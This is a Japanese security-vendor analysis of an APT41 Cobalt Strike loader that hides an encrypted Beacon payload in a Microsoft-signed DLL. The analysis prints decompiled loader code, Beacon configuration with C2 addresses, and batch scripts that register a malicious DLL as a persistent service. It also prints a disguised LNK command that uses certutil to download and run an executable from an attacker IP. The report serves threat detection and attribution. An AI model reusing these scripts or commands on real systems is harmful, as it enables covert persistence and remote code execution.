

Microsoft社のデジタル署名を悪用した「Cobalt Strike loader」による標的型攻撃～攻撃者グループAPT41 | LAC WATCH

By 石川 芳浩

Published: 2021-05-27 · Archived: 2026-04-05 21:08:58 UTC

更新のお知らせ

「攻撃痕跡の確認と検出」と「IOC」を追記いたしました。

ラックの石川です。

2020年12月にLAC WATCHで、Microsoft社のデジタル署名ファイルが悪用する「SigLoader」が悪用した、APT10による新しい攻撃の手口を紹介しました。^{※1}

※1 [【緊急レポート】Microsoft社のデジタル署名ファイルが悪用する「SigLoader」による標的型攻撃を確認](#)

私の所属する脅威分析チームでは、2021年に入ってから、SigLoader（別名：DESLoader, Ecipekac）を利用した攻撃を引き続き観測しています。このSigLoaderを利用した一連の攻撃は、2021年1月にJapan Security Analyst Conference（JSAC）、さらに、2021年3月にKaspersky社のブログで攻撃キャンペーンA41APTとしても報告されており、注意が必要な脅威であることがわかります。

私たちは、Sigloaderが悪用する攻撃の調査を進める中で、SigLoaderとは異なる、Microsoft社のデジタル署名がされたDLLファイルが悪用するマルウェア「Cobalt Strike loader^{※2}」を複数確認しました。今回は、このCobalt Strike loaderと背後に潜む攻撃者グループ「APT41」との関連性について紹介します。

※2 Cobalt Strike loader：多機能なペネトレーションテストツールCobalt StrikeのStagerまたはBeaconが悪用したマルウェア。

目次

1. [Cobalt Strike loaderが読み込むファイル](#)
2. [Cobalt Strike loaderの特徴](#)
3. [復号されたペイロード](#)
4. [Microsoft社のデジタル署名ファイルが悪用するCobalt Strike loaderとAPT41との関連性](#)
5. [攻撃キャンペーンに利用するインフラ](#)
6. [攻撃痕跡の確認と検出](#)
7. [まとめ](#)
8. [IOC \(Indicator Of Compromised\)](#)

Cobalt Strike loaderが読み込むファイル

図1は、Cobalt Strike loaderで悪用されるDLLファイル (KBDTAM131.DLL) のデジタル署名をSigcheck^{※3}で確認したものです。赤線枠のように「Signed」と検証されており、署名は正しいものであることがわかります。

※3 [Sigcheck - Windows Sysinternals | Microsoft Docs](#)

```
C:\>sigcheck64.exe KBDTAM131.DLL

Sigcheck v2.80 - File version and signature viewer
Copyright (C) 2004-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\>KBDTAM131.DLL:
  Verified:      Signed
  Signing date: 13:53 2018/09/15
  Publisher:    Microsoft Windows
  Company:      Microsoft Corporation
  Description:  UXLib Resources
  Product:      Microsoft Windows Operating System
  Prod version: 10.0.17763.1
  File version: 10.0.17763.1 (WinBuild.160101.0800)
  MachineType: 64-bit
```

図1 Microsoft社のデジタル署名を持つDLLファイルの署名の有効性確認

このKBDTAM131.DLLは、「C:\WINDOWS\system32」に含まれるMicrosoft社のUXLibRes.dllを改ざんしたDLLファイルであり、Microsoft社のデジタル署名後に正規のUXLibRes.dllには存在しないデータが含まれていることが確認できます（図2の赤線枠）。このデータが、Cobalt Strike loaderによって読み込まれた後、Cobalt Strike Beaconとして実行されます。

```

0000000000002CA0 6E 31 26 30 24 06 03 55 04 03 13 1D 4D 69 63 72 n1&0$.U...Micr
0000000000002CB0 6F 73 6F 66 74 20 54 69 6D 65 2D 53 74 61 6D 70 osoft·Time·Stamp
0000000000002CC0 20 50 43 41 20 32 30 31 30 02 13 33 00 00 00 00 D0
0000000000002CD0 1C 6A 60 61 C2 E7 E1 AD 00 00 00 00 00 D0 30 16
0000000000002CE0 04 14 BB B4 4C 46 6B E4 5B 5C 74 F8 26 00 B0 05
0000000000002CF0 DA FD 0A B9 40 6F 30 0D 06 09 2A 86 48 86 F7 0D
0000000000002D00 01 01 0B 05 00 04 82 01 00 31 CC 7D 40 5A E9 A5
0000000000002D10 C9 0D 5A 23 58 F5 59 C8 3F FB 8D 7F 9A CC BB 2E
0000000000002D20 E5 D5 8A 9B 06 74 3C B5 AD 56 91 70 E0 F3 54 6F
0000000000002D30 F2 46 79 EB 30 46 62 D1 48 88 33 CE 8A A1 A6 84
0000000000002D40 02 F0 A8 22 16 E2 C9 E1 F9 83 0D 61 83 07 66 25
0000000000002D50 C8 F3 9C 9E B1 5A 52 4E 60 69 0F FB 2C 4B D7 FD
0000000000002D60 7D 08 71 E0 27 B6 3D C6 A7 2A 29 45 F1 02 8A 29
0000000000002D70 C2 BB 64 A0 F0 00 EF 7A 5A 8C 37 BB 9F 2A AA E2
0000000000002D80 9B DF 5E 8B 78 01 5A 04 D3 13 AC C2 BB BA 15 B3
0000000000002D90 82 65 9E A7 17 E9 0F 14 BC F1 E1 1C 81 56 EB CF
0000000000002DA0 77 A6 A9 E5 01 D8 A3 71 5B 26 2B 0A 7B 08 5F 66
0000000000002DB0 63 55 BF 1A FA 09 96 C6 64 F4 10 7A 40 56 AA F3
0000000000002DC0 BB 1C C4 24 28 5F CE DC F5 4B 66 E4 B1 40 CE B1
0000000000002DD0 1E 36 A0 41 F3 F3 19 2F 2D CE 0C 44 6A AC A5 20
0000000000002DE0 5A 28 5E 4E 9E 7F 75 52 98 40 84 21 6C F0 FD 62
0000000000002DF0 28 06 DD 38 50 B4 2A 78 E4 8A E2 46 86 3D 80 89
0000000000002E00 B3 FA 62 A4 90 2B B3 2E D9 00 00 00 00 00 00
0000000000002E10 F7 29 43 61 77 51 62 AC 41 55 0E 6A 37 DC C2 E6
0000000000002E20 B8 6B D5 6C 02 39 A2 F5 98 74 51 7B D3 62 9C A0
0000000000002E30 02 80 AC 12 B0 C3 14 5C DF 93 70 75 4E F7 20 24
0000000000002E40 93 28 10 02 4F 3E 26 05 10 01 17 FE AE 77 83 16

```

図2 Microsoft社のデジタル署名ファイル (KBDTAM131.DLL) に含まれたペイロード (一部抜粋)

Cobalt Strike loaderの特徴

Cobalt Strike loaderは、攻撃者が設定した特定のWindowsサービスまたはIKE and AuthIP IPsec Keying Modules (IKEEXT) サービスを悪用^{※4}して実行されるように設計されています。サービス起動時に Cobalt Strike loaderと同じディレクトリに配置されたMicrosoft社のデジタル署名されたDLLファイルを読み込み、埋め込まれたペイロードを復号して実行します。読み込むDLLのファイル名やオフセット、ペイロード (Cobalt Strike Beacon) などはストリーム暗号のChacha20^{※5}で暗号化されています。

※4 IKEEXTサービスが、実行時に既定では存在しない「C:\Windows\System32\wlbsctrl.dll」を読み込むため、DLLハイジャックが可能であり、この手口を悪用しています。

※5 [rfc7539](#)

また、マルウェアで利用される一部のWindows APIもChacha20で暗号化されています。図3は、読み込むDLLのファイル名やオフセットなどを復号する関数の一部抜粋です。図4は、復号時に利用するハードコードされたChacha20のキー (赤線枠)、nonce (橙線枠)、暗号化された文字列 (青線枠) や暗号化された文字列長 (緑線枠) を示しています。

```

decode_chacha20((__int64)&key, v1, (__int64)&nonce, (__int64)&encrypted_str, (__int64)&encrypted_str, length);
ProcessHeap = GetProcessHeap();
v3 = HeapAlloc(ProcessHeap, 8u, 0x38ui64);
v4 = (unsigned int)length;
qword_180017D08 = (__int64)v3;

```

図3 読み込むDLLのファイル名などを復号する関数 (一部抜粋)

00000001800168E0	AD AF 34 B7 ED 41 CF 31 DA A7 59 A5	A5 A4 D7 E1	ユツ4キ襲・マ1レAY・ラ.
00000001800168F0	4F 00 00 00	73 88 31 A0 0F 16 31 E3 D2 68 22 DC	N...s.....1樹・h"7
0000000180016900	7D EE 06 65 41 AA B0 41	86 B1 5C 21 0F D1 58 4D	}..eAr-A..!\.ΔXM
0000000180016910	4F FE 2E E8 F7 3E 36 20	46 83 16 37 66 DA D2 51	O..顆->6・F..7fレXQ
0000000180016920	2D 23 5E 3F 2E D9 0B 37	E7 1C 2E F4 D9 AE 35 38	-#^?.ル.7... *・ヨ58
0000000180016930	ED C8 71 4A 1A ED 7C E0	16 87 C1 0E 95 17 10 26	被・qJ.竣.....
0000000180016940	21 80 00 00 00 00 00 00	00 00 00 00 00 00 00 00	!.....
0000000180016950	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000180016960	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000180016970	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000180016980	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000180016990	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000001800169A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000001800169B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000001800169C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000001800169D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000001800169E0	A2 42 99 05 5F 1F 0C 14	CB DD 0B 01 DF A6 4C 34	「B...ヒン..ヲL4
00000001800169F0	F5 FD 03 3C A7 F1 AF 30	A0 C7 5C 57 35 9D 41 E0	...<^ *・0.ヌ\W5截・

図4 ハードコードされている暗号化キーや暗号化された文字列 (一部抜粋)

暗号化された文字列を復号すると、図5の下の画像に示すように、「KBDTAM131.DLL」が読み込むファイルであることが確認できます。また、図5の赤線枠の値 (0x2E10) は、データの読み込み開始オフセット (ペイロードのスタート位置)、青線枠の値は、KBDTAM131.DLLに含まれた暗号化されたペイロード (Cobalt Strike Beacon) を復号する際に利用するChacha20のnonceです。

000007FEFA6768F4	73 88 31 A0 0F 16 31 E3 D2 68 22 DC 7D EE 06 65	s.1 ..1ã0h"ù}î.e
000007FEFA676904	41 AA B0 41 86 B1 5C 21 0F D1 58 4D 4F FE 2E E8	A^A. ±\!.NXMOp.è
000007FEFA676914	F7 3E 36 20 46 83 16 37 66 DA D2 51 2D 23 5E 3F	÷>6 F..7fú0Q-#A?
000007FEFA676924	2E D9 0B 37 E7 1C 2E F4 D9 AE 35 38 ED C8 71 4A	.ù.7ç..òù*58îÉqJ
000007FEFA676934	1A ED 7C E0 16 87 C1 0E 95 17 10 26 21 80 00 00	.í à..Á....&!...
000007FEFA6768F4	AD 29 2F CB 00 00 00 00 00 00 00 00 00 00 00 00	.)/É.....
000007FEFA676904	01 00 00 00 00 00 00 00 0D 00 00 00 4B 00 42 00K.B.
000007FEFA676914	44 00 54 00 41 00 4D 00 31 00 33 00 31 00 2E 00	D.T.A.M.1.3.1...
000007FEFA676924	44 00 4C 00 4C 00 00 FA 03 00 10 2E 00 00 61 4B	D.L.L.ú.....ak
000007FEFA676934	98 F5 93 49 68 79 6A DA B5 CF F0 F1 B3 4F 00 00	.ò.ihyjúµiðñ*o..

図5 暗号化された文字列の比較 (上：復号前／下：復号後)

Cobalt Strike loaderは、KBDTAM131.DLLのオフセット0x2E10から暗号化されたペイロードを読み込み、Chacha20を利用して復号し、メモリ領域に展開後、実行します。図6は、KBDTAM131.DLLに含まれた暗号化されたペイロードと復号したペイロードを比較したものです。復号する際に利用するChacha20のキーは、図4の赤線枠であり、nonceは、図5の青線枠です。

0000000000425FB0	F7 29 43 61 77 51 62 AC 41 55 0E 6A 37 DC C2 E6	÷)CawQb-AU. j7UÅæ
0000000000425FC0	B8 6B D5 6C 02 39 A2 F5 98 74 51 7B D3 62 9C A0	.k0l.9cò.tq{0b.
0000000000425FD0	02 80 AC 12 B0 C3 14 5C DF 93 70 75 4E F7 20 24	..-. 'Á.\B.puñ÷ \$
0000000000425FE0	93 28 10 02 4F 3E 26 05 10 01 17 FE AE 77 83 16	.(.O>&....p@w..
0000000000425FF0	BF 2D 4B A4 B7 BC AE 26 7E 4F 58 AF 53 CA 46 39	¿-kπ.¼@&-OX SÉF9
0000000000426000	D6 96 2B 9E 01 86 39 E5 7F E1 18 91 0B 86 86 88	0.+...9ã.ã.....
0000000000426010	17 8B 19 85 3F 90 2A F6 06 EF C9 82 E4 EF 11 38?.*ò.îÉ.ãî.8
0000000000426020	FA 0F 5B 31 EF 90 81 77 F9 3F D5 A4 E6 47 27 32	ú.[iî..wù?0πæG'2
0000000000426030	39 63 DD E9 7F 35 D1 4C 51 CB E2 E6 D5 CB 81 FC	9cYé.5NLQÉãæ0É.ü
0000000000426040	59 2F 8D 7F D3 65 48 7D 54 06 14 73 F9 D8 48 FE	Y/...0eH}T...sù0Hp
0000000000426050	54 9D 7D D6 BD C0 AC 52 1C D0 C0 2C 6B 16 68 96	T. ÷0%Á-R. ðA.k.h.

0000000000425FB0	4D 5A 41 52	55 48 89 E5	48 81 EC 20	00 00 00 48	MZARUH.àH.ì ...H
0000000000425FC0	8D 1D EA FF	FF FF 48 89	DF 48 81 C3	F4 63 01 00	..èyyvH.βH.Àòc..
0000000000425FD0	FF D3 41 B8	F0 B5 A2 56	68 04 00 00	00 5A 48 89	γ0A.δμcvh...ZH.
0000000000425FE0	F9 FF D0 00	00 00 00 00	00 00 00 00	F8 00 00 00	uyò.....ò...
0000000000425FF0	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	..°.!.i!.Li!Th
0000000000426000	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
0000000000426010	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
0000000000426020	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode....\$.
0000000000426030	8C 6B 6E 52	C8 0A 00 01	C8 0A 00 01	C8 0A 00 01	.knRÈ...È...È...
0000000000426040	AE E4 D2 01	50 0A 00 01	56 AA C7 01	C9 0A 00 01	@ä0.P...V=C.É...
0000000000426050	39 CC CF 01	E1 0A 00 01	39 CC CE 01	40 0A 00 01	9iî.á...9iî.@...

図6 暗号化されたペイロードの比較（上：復号前／下：復号後）（一部抜粋）

復号されたペイロード

図7に示すように、復号されたペイロードは、Cobalt Strike Beaconです。設定情報を確認すると、Cobalt Strike 4.xのリーク/クラックされたバージョン（watermark：0x12345678）で、HTTPS（0x08）プロトコルを利用して、443/TCPでTeam Server（C2サーバ）と通信するように設定されていました。^{※6}（図8）

※6 他のペイロードでは、HTTPとDNSプロトコルで通信を行うように設定されているものも確認しています。

```

; Export Ordinals Table for beacon.x64.dll
;
word_18003BC10 dw 0 ; D
aBeaconX64Dll db 'beacon.x64.dll',0 ; D
aReflectiveload db 'ReflectiveLoader',0 ; D
    
```

図7 エクスポートされるDLLファイル（beacon.x64.dll）

0000000000000000	00 01 00 01 00 02 00	08	00 02 00 01 00 02	01 BB
0000000000000010	00 03 00 02 00 04 00	00	13 88 00 04 00 02 00	04
0000000000000020	00 15 56 AE 00 05 00	01	00 02 00 18 00 06 00	01	..V.....
0000000000000030	00 02 00 EB 00 07 00	03	01 00 30 81 9F 30 0D	060..0..
0000000000000040	09 2A 86 48 86 F7 0D	01	01 01 05 00 03 81 8D	00	.*.H.....
0000000000000050	30 81 89 02 81 81 00	91	0F 26 25 4D 51 85 9D	F1	0.....&%MQ...
0000000000000060	BD C2 D4 D7 50 7C E0	5A	EB 8C 86 EF 42 D5 93	1B
0000000000000070	78 32 3B CE 95 63 70	20	0A 81 57 34 34 53 6C	91	x2;E·cp·..W44S1.
0000000000000080	27 B2 81 17 6A 98 74	31	D1 47 14 48 5A 03 C3	50	'...j.t1...KZ...
0000000000000090	74 2E CF C6 8D FB C1	AD	D4 93 40 C7 7E E8 D2	EE	t.....λ@.....
00000000000000A0	8C D9 8A FD 6C 9D 09	0F	6F 6A DE 5D 6F 7D C1	2F	.g.l...oj..o}..
00000000000000B0	66 91 4E 4D 3C 31 F3	17	FE B6 4F 46 29 77 E6	96	f.NM<1....0F)w..
00000000000000C0	DF F6 32 3D 8B AD 28	9C	2A D8 05 A7 2C D1 5A	53	..2=..(.*. ...S
00000000000000D0	1C 1B 51 60 1A B2 BB	02	03 01 00 01 00 00 00	00	..Q`.....
00000000000000E0	00 00 00 00 00 00 00	00	00 00 00 00 00 00 00	00
00000000000000F0	00 00 00 00 00 00 00	00	00 00 00 00 00 00 00	00
0000000000000100	00 00 00 00 00 00 00	00	00 00 00 00 00 00 00	00
0000000000000110	00 00 00 00 00 00 00	00	00 00 00 00 00 00 00	00
0000000000000120	00 00 00 00 00 00 00	00	00 00 00 00 00 00 00	00
0000000000000130	00 00 00 00 00 00 00	00	00 00 00 08 00 03 01	00
0000000000000140	77 77 77 2E 63 6F 72	70	53 6F 6C 75 74 69 6F	6E	www.corpSolution
0000000000000150	2E 6E 65 74 2C 2F 6D	61	73 73 61 63 74 69 6F	6E	.net,/massaction

図8 設定情報（一部抜粋）

Microsoft社のデジタル署名ファイルを悪用するCobalt Strike loaderとAPT41との関連性

私たちは、Cobalt Strike loaderを調べる中で、FireEye社が2020年3月に報告するAPT41のレポート^{※7}で紹介する痕跡と類似するものを確認しました。以降では、類似する痕跡を2つ紹介します。「FireEye サンプル」が、FireEye社が公開する痕跡で、「NEWサンプル」がMicrosoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderの攻撃で利用された痕跡です。

※7 [This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits](#)

1. インストールスクリプト

	ファイル名	ハッシュ値 (MD5)
FireEyeサンプル	install.bat	7966c2c546b71e800397a67f942858d0
NEWサンプル	install.bat	fef94f9977f6c9da0d8e006a5fefc5c1

図9に示すように、バッチファイルの内容を比較すると、サービス登録するDLLファイルは異なりますが、他の要素は、ほぼ同一であることが確認できます。なお、NEWサンプルに含まれる2つのDLLは、前項で紹介した、Cobalt Strike loader (AacSvc.dll) とMicrosoft社のデジタル署名ファイルを持つ暗号化されたペイロード (KBDTAM131.DLL) です。

```
@echo off
set "WORK_DIR=C:\Windows\System32"
set "DLL_NAME=storesyncsvc.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for
File Sync. It creates sync relationships with multiple storage accounts
via multiple sync groups. If this service is stopped or disabled,
applications will be unable to run collectly."

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%
SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %
SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%
DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/
60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /
f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /
v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```

```

@echo off
set "WORK_DIR=c:\Windows\System32"
set "DLL_NAME=AacSvc.dll"
set "SERVICE_NAME=AacSvc"
set "DISPLAY_NAME=AacSvc"
set "DESCRIPTION=Runtime for activating conversational agent applications"

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
copy "%~dp0KBDTAM131.DLL" "%WORK_DIR%\KBDTAM131.DLL" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"

```

図9 インストールスクリプトの比較（上：FireEyeサンプル／下：NEWサンプル）

2. Cobalt Strike loaderのWindows APIアドレス解決とエクスポートされるDLLファイル

	ファイル名	ハッシュ値 (MD5)
FireEyeサンプル	storesyncsvc.dll	5909983db4d9023e4098e56361c96a6f
NEWサンプル	AacSvc.dll	1e750c5cf5c68443b17c15f4aac4d794

図10に示すように、コードの内容を比較すると、呼び出されている特定のWindows APIは異なりますが、Windows APIのアドレス解決を呼び出すコードに類似性が見られます。また、エクスポートされるDLLのファイル名も命名規則が似ている^{※8}ことも確認できます。

※8 Ecoco.dllといった命名規則が類似しないCobalt Strike loaderも一部確認しています。

```

ProcessHeap = GetProcessHeap();
qword_180019E70 = (__int64)HeapAlloc(ProcessHeap, 8u, 0x1E8ui64);
if ( qword_180019E70 )
{
    *(_QWORD *)qword_180019E70 = resolve_APIcall(strchar);
    *(_QWORD *) (qword_180019E70 + 8) = resolve_APIcall(RtlAnsiStringToUnicodeString);
    *(_QWORD *) (qword_180019E70 + 16) = resolve_APIcall(RtlFreeUnicodeString);
    *(_QWORD *) (qword_180019E70 + 24) = resolve_APIcall(RtlInitAnsiString);
    *(_QWORD *) (qword_180019E70 + 32) = resolve_APIcall(RtlCharToInteger);
    *(_QWORD *) (qword_180019E70 + 40) = resolve_APIcall(LdrGetDllHandle);
    *(_QWORD *) (qword_180019E70 + 48) = resolve_APIcall(LdrLoadDll);
    *(_QWORD *) (qword_180019E70 + 56) = resolve_APIcall(LdrGetProcedureAddress);
    *(_QWORD *) (qword_180019E70 + 64) = resolve_APIcall(GetModuleHandleA);
    *(_QWORD *) (qword_180019E70 + 72) = resolve_APIcall(LoadLibraryA);
    *(_QWORD *) (qword_180019E70 + 80) = resolve_APIcall(FreeLibrary_0);
    v2 = GetProcessHeap();
    qword_180019E78 = (__int64)HeapAlloc(v2, 8u, 0x58ui64);
    v3 = off_1800189F0;
    v4 = 0;

ProcessHeap = GetProcessHeap();
qword_180017D10 = (__int64)HeapAlloc(ProcessHeap, 8u, 0x58ui64);
*(_QWORD *)qword_180017D10 = resolve_APIcall(&RtlComputeCrc32, 22i64);
*(_QWORD *) (qword_180017D10 + 8) = resolve_APIcall(&NtQuerySystemInformation, 31i64);
*(_QWORD *) (qword_180017D10 + 16) = resolve_APIcall(&NtDuplicateObject, 24i64);
*(_QWORD *) (qword_180017D10 + 24) = resolve_APIcall(&NtQueryObject, 20i64);
*(_QWORD *) (qword_180017D10 + 32) = resolve_APIcall(&NtCreateSection, 22i64);
*(_QWORD *) (qword_180017D10 + 40) = resolve_APIcall(&NtMapViewOfSection, 25i64);
*(_QWORD *) (qword_180017D10 + 48) = resolve_APIcall(&NtUnmapViewOfSection, 27i64);
*(_QWORD *) (qword_180017D10 + 56) = resolve_APIcall(&NtCreateTransaction, 26i64);
*(_QWORD *) (qword_180017D10 + 64) = resolve_APIcall(&NtClose, 14i64);
v1 = resolve_APIcall(&RtlInitUnicodeString, 27i64);
v2 = (_QWORD *)qword_180017D10;
*(_QWORD *) (qword_180017D10 + 72) = v1;
v3 = 0;

```

図10 Windows APIのアドレス解決を呼び出すコードの比較（上：FireEyeサンプル／下：NEWサンプル）

```

; Export Ordinals Table for loader_X64_svchost_attach.dll
;
word_180016790 dw 0, 1, 2 ; DATA XREF: .rdat
aLoaderX64Svcho db 'loader_X64_svchost_attach.dll',0 ; DATA XREF: .rdat
aGetalluser db 'GetAllUser',0 ; DATA XREF: .rdat
aServicemain db 'ServiceMain',0 ; DATA XREF: .rdat
aStringcontract db 'StringContract',0 ; DATA XREF: .rdat

```

```

; Export Ordinals Table for Win32Loader.Svchost.X64.dll
;
word_180015190 dw 1, 0, 2 ; DATA XREF: .r
aWin32loaderSvc db 'Win32Loader.Svchost.X64.dll',0
; DATA XREF: .r
aCollaborate db 'Collaborate',0 ; DATA XREF: .r
aRun db 'Run',0 ; DATA XREF: .r
aServicemain db 'ServiceMain',0 ; DATA XREF: .r

```

図11 エクスポートされるDLLファイルの比較（上：FireEyeサンプル／下：NEWサンプル）

このような類似点を踏まえると、Microsoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderもAPT41が利用したものである可能性が高いと考えます。

APT41は、少なくとも2020年3月頃からCobalt Strike loaderを利用しており、攻撃を仕掛けるごとに機能を追加または変更し、攻撃キャンペーン毎に使い分けて利用しています。上記2つのサンプルの亜種以外にも、ペイロードを読み込まずDLL内にシェルコードが内包されるものも確認しています。なお、Positive Technologies社のブログ^{※9}でAPT41のCobalt Strike loaderに関連する痕跡情報がいくつか公開されています。

※9 Higaisa or Winnti? APT41 backdoors, old and new (<https://www.ptsecurity.com/ww-en/analytcs/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/>)

攻撃キャンペーンに利用するインフラ

ここでは、攻撃者がC2サーバまたはツール置き場として悪用していた通信先に目を向けてみます。図12は、Microsoft社のデジタル署名されたDLLファイルを悪用するCobalt Strike loaderやそのペイロードが配置されていた通信先（119.45.238[.]189）を元に、Maltegoで関連する要素を一部マッピングしたものです。赤線枠で示す、Cobalt Strike loaderに注目してみると、ハイライトするものとは別に、青線枠で示す、デジタル署名ファイルが付与されていない「systems.log」ファイルをペイロードとして読み込む別のCobalt Strike loader（tools.exe）が確認できます。

Passive DNSなどの情報からツール置き場として悪用されていた時期を確認してみると、

「119.45.238[.]189」が、2020年11月下旬、一方で「192.109.98[.]187」が2020年10月下旬に使われており、攻撃者は、攻撃キャンペーンによって、Cobalt Strike loaderを使い分けていることが窺えます。

次に、左上にマッピングされた緑枠線のLNKファイル「Top-up Scheme_Member List as of 20201022v1_for Nomination.pdf.lnk」に着目してみます。このファイルは、図13に示すように、Cobalt Strike Beacon（const.exe）のダウンロードであり、初期侵入で利用されたと考えられます。また、ダウンロードされたCobalt Strike Beaconの通信先は、「www.microsoft.help.dns1[.]us」であり、正引きしたIPアドレスは、「192.109.98[.]187」とここでも関連性が見えます。図14は、LNKファイル実行後に表示されるデコイファイルの内容です。




図12 Cobalt Strike loaderと通信先の関連性

```

Link information:
  Creation time           : Jan 09, 2020 21:25:13.007642600 UTC
  Modification time      : Jan 09, 2020 21:25:13.007642600 UTC
  Access time            : Nov 05, 2020 03:21:29.908766100 UTC
  File size              : 280064 bytes
  File attribute flags   : 0x00000020
                        Should be archived (FILE_ATTRIBUTE_ARCHIVE)
  Drive type             : Fixed (3)
  Drive serial number    : 0x5c92cbd6
  Volume label           :
  Local path             : C:\Windows\System32\cmd.exe
  Relative path          : ..\..\..\Windows\System32\cmd.exe
  Working directory     : C:\Users\Public\
  Command line arguments :

/c copy C:\Win
dows\System32\certutil.exe c:\\users\\public\\cer.exe & c:\\users\\public\\c
er.exe -urlcache -split -f http://119.45.238.189:8080/Nomination.pdf c:\\users
\\public\\Nomination.pdf & start c:\\users\\public\\Nomination.pdf & c:\\users
\\public\\cer.exe -urlcache -split -f http://119.45.238.189:8080/const.txt c:\\
users\\public\\const.exe & start c:\\users\\public\\const.exe
  Icon location          : .\1.pdf
  Environment variables location : %SystemRoot%\system32\cmd.exe
    
```

図13 LNKファイルの内容

檔號：CD/101/000/2 Pt. 2

電話號碼：2810 3104

公務員事務局通函第15/2011號

(注意：這是甲級傳閱通函，全體人員均應閱讀。)

節日提示

聖誕節及農曆新年將至，公務員可能會受到一些壓力或游說，接受市民或同事的禮物及／或款待。謹請提醒局內／部門內的所有人員，注意下列《公務員事務規例》及公務員事務局通告有關接受利益及款待的條文－

- (a) 《公務員事務規例》第431至435條有關“接受款待”；
 - (b) 《公務員事務規例》第444條有關“接受利益”；
 - (c) 公務員事務局通告第2/2004號有關“利益衝突”；
 - (d) 公務員事務局通告第3/2007號有關“公務員以私人身分接受利益”和載於通告附件III的《接受利益(行政長官許可)公告》；
- 以及

圖14 デコイファイルの内容 (一部抜粋)

